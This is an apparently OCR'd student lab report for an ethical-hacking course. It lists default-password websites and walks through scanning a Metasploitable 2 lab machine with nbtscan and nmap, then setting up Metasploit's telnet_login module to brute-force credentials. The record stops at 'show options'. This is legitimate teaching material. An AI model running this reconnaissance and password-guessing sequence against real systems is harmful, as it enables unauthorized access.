
GANPAT UNIVERSITY
INFORMATION TECHNOLOGY
B. TECH. SEMESTER-VI
2CEIT6PE7: ETHICAL HACKING


PRACTICAL – 5

Aim : Lab of System-Hacking


1. **Online tool for default passwords**


Website 1 : https://cirt.net/







Website 2 : https://default-password.info/







Website 2 : https://passwordsdatabase.com/



2. Exploit metasploitable 2 using telnet service.

Step 0 : Finding IP address of the Kali Machine

IP address of Kali : 192.168.235.128

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.235.128  netmask 255.255.255.0  broadcast 192.168.235.255
        inet6 fe80::b369:a1d4:fe82:3d34  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:fe:34:f0  txqueuelen 1000  (Ethernet)
        RX packets 7210  bytes 10317921 (9.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1078  bytes 86974 (84.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
```

Step 1 : Scanning all the machines available on the network
Command : nbtscan -r <IP Address>/24

```
┌──(kali㉿kali)-[~]
└─$ nbtscan -r 192.168.235.128/24
Doing NBT name scan for addresses from 192.168.235.128/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.235.1    SANJAY-SUKHWANI            <unknown>        00:50:56:c0:00:08
192.168.235.128  <unknown>                  <unknown>
192.168.235.129  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.235.255 Sendto failed: Permission denied
```


IP Address of Target : 192.168.235.129

Step 2 : Finding Ports of the target Machine
We use nmap to find the open ports on the target machine
Command : nmap -sV <IP Address of Target>


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.235.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 13:02 EDT
Nmap scan report for 192.168.235.129
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.54 seconds
```

So, We will be using the telnet port 23 for exploitation of Metasploitable 2

Step 3 : Using the Metasploitable Framework
To start the Metasploitable Framework, we use the following command
Command : msfconsole



Step 4 : Help Command in Metasploitable Framework
Command : msf > help



Step 5 : Searching for the Telnet Modules

Now, Searching for the telnet modules available

We will be using the **auxiliary/scanner/telnet/telnet_login** which #34 module

Command : search telnet

```
msf6 > search telnet

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec      2015-01-04       excellent  No     ASUS infosvr Auth Bypass Command Exe
cution
   1   exploit/linux/http/asuswrt_lan_rce                    2018-01-22       excellent  No     AsusWRT LAN Unauthenticated Remote C
ode Execution
   2   auxiliary/server/capture/telnet                                        normal     No     Authentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login                          normal     No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping             2004-11-11       average    Yes    CCProxy Telnet Proxy Ping Overflow
   5   auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal     No     Cisco IOS Telnet Denial of Service
   6   auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal     No     D-Link DIR-600 / DIR-300 Unauthentic
ated Remote Command Execution
   7   exploit/linux/http/dlink_diagnostic_exec_noauth       2013-03-05       excellent  No     D-Link DIR-645 / DIR-815 diagnostic.
php Command Execution
   8   exploit/linux/http/dlink_dir300_exec_telnet           2013-04-22       excellent  No     D-Link Devices Unauthenticated Remot
e Command Execution
   9   exploit/unix/webapp/dogfood_spell_exec                2009-03-03       excellent  Yes    Dogfood CRM spell.php Remote Command
 Execution
   10  exploit/freebsd/telnet/telnet_encrypt_keyid           2011-12-23       great      No     FreeBSD Telnet Service Encryption Ke
y ID Buffer Overflow
   11  exploit/windows/telnet/gamsoft_telsrv_username        2000-07-17       average    Yes    GAMSoft TelSrv 1.5 Username Buffer O
verflow
   12  exploit/windows/telnet/goodtech_telnet                2005-03-15       average    No     GoodTech Telnet Server Buffer Overfl
ow
   13  exploit/linux/misc/hp_jetdirect_path_traversal        2017-04-05       normal     No     HP Jetdirect Path Traversal Arbitrar
y Code Execution
   14  exploit/linux/http/huawei_hg532n_cmdinject            2017-04-15       excellent  Yes    Huawei HG532n Command Injection
   15  exploit/linux/misc/igel_command_injection             2021-02-25       excellent  Yes    IGEL OS Secure VNC/Terminal Command
Injection RCE
   16  auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   17  auxiliary/scanner/telnet/lantronix_telnet_password                     normal     No     Lantronix Telnet Password Recovery
   26  exploit/unix/misc/polycom_hdx_traceroute_exec         2017-11-12       excellent  Yes    Polycom Shell HDX Series Traceroute
Command Execution
   27  exploit/freebsd/ftp/proftp_telnet_iac                 2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC
 Buffer Overflow (FreeBSD)
   28  exploit/linux/ftp/proftp_telnet_iac                   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC
 Buffer Overflow (Linux)
   29  auxiliary/scanner/telnet/telnet_ruggedcom                              normal     No     RuggedCom Telnet Password Generator
   30  auxiliary/scanner/telnet/satel_cmd_exec               2017-04-07       normal     No     Satel Iberia SenNet Data Logger and
Electricity Meters Command Injection Vulnerability
   31  exploit/solaris/telnet/ttyprompt                      2002-01-18       excellent  No     Solaris in.telnetd TTYPROMPT Buffer
Overflow
   32  exploit/solaris/telnet/fuser                          2007-02-12       excellent  No     Sun Solaris Telnet Remote Authentica
tion Bypass Vulnerability
   33  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection  2015-12-20  excellent  No  TP-Link SC2020n Authenticated Telnet
 Injection
   34  auxiliary/scanner/telnet/telnet_login                                  normal     No     Telnet Login Check Scanner
   35  auxiliary/scanner/telnet/telnet_version                                normal     No     Telnet Service Banner Detection
   36  auxiliary/scanner/telnet/telnet_encrypt_overflow                       normal     No     Telnet Service Encryption Key ID Ove
rflow Detection
   37  payload/cmd/unix/bind_busybox_telnetd                                  normal     No     Unix Command Shell, Bind TCP (via Bu
syBox telnetd)
   38  payload/cmd/unix/reverse                                               normal     No     Unix Command Shell, Double Reverse T
CP (telnet)
   39  payload/cmd/unix/reverse_ssl_double_telnet                             normal     No     Unix Command Shell, Double Reverse T
CP SSL (telnet)
   40  payload/cmd/unix/reverse_bash_telnet_ssl                               normal     No     Unix Command Shell, Reverse TCP SSL
(telnet)
   41  exploit/linux/ssh/vyos_restricted_shell_privesc       2018-11-05       great      Yes    VyOS restricted-shell Escape and Pri
vilege Escalation
   42  post/windows/gather/credentials/mremote                                normal     No     Windows Gather mRemote Saved Passwor
d Extraction


Interact with a module by name or index. For example info 42, use 42 or use post/windows/gather/credentials/mremote

msf6 >
```

Step 6 : Using the telnet_login module

Here, We use the module #34 auxiliary/scanner/telnet/telnet_login

Command : use 34

```
msf6 > use 34
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Step 7 : Getting the Requirements

Now Getting all the requirements we need to login in to the telnet

Command : show options


```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Step 8 : Setting the RHOST to the target machine IP Address

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.235.129
RHOSTS => 192.168.235.129
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Step 9 : Setting the USER_FILE

Using the login_user text files for all the possible users for the target login




Setting the login_user text file for username while checking

```
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/Desktop/login_users.txt
USER_FILE ⇒ /home/kali/Desktop/login_users.txt
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Step 10 : Setting the PASS_FILE

Using the login_user text files for all the possible passwords for the target login



Setting the login_pass text file for passwords while checking

```
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/login_passwords.txt
PASS_FILE ⇒ /home/kali/Desktop/login_passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Step 11 : Setting STOP_ON_SUCCESS

To Stop the execution on finding the success login credentials, we will have to stop for that we have to set the STOP_ON_SUCCESS as true

```
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Step 12 : Showing Options

Now, on setting all the parameters,

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.235.129
RHOSTS ⇒ 192.168.235.129
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/Desktop/login_users.txt
USER_FILE ⇒ /home/kali/Desktop/login_users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/Desktop/login_passwords.txt
PASS_FILE ⇒ /home/kali/Desktop/login_passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) >
```

We will now get the parameters that we have set

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

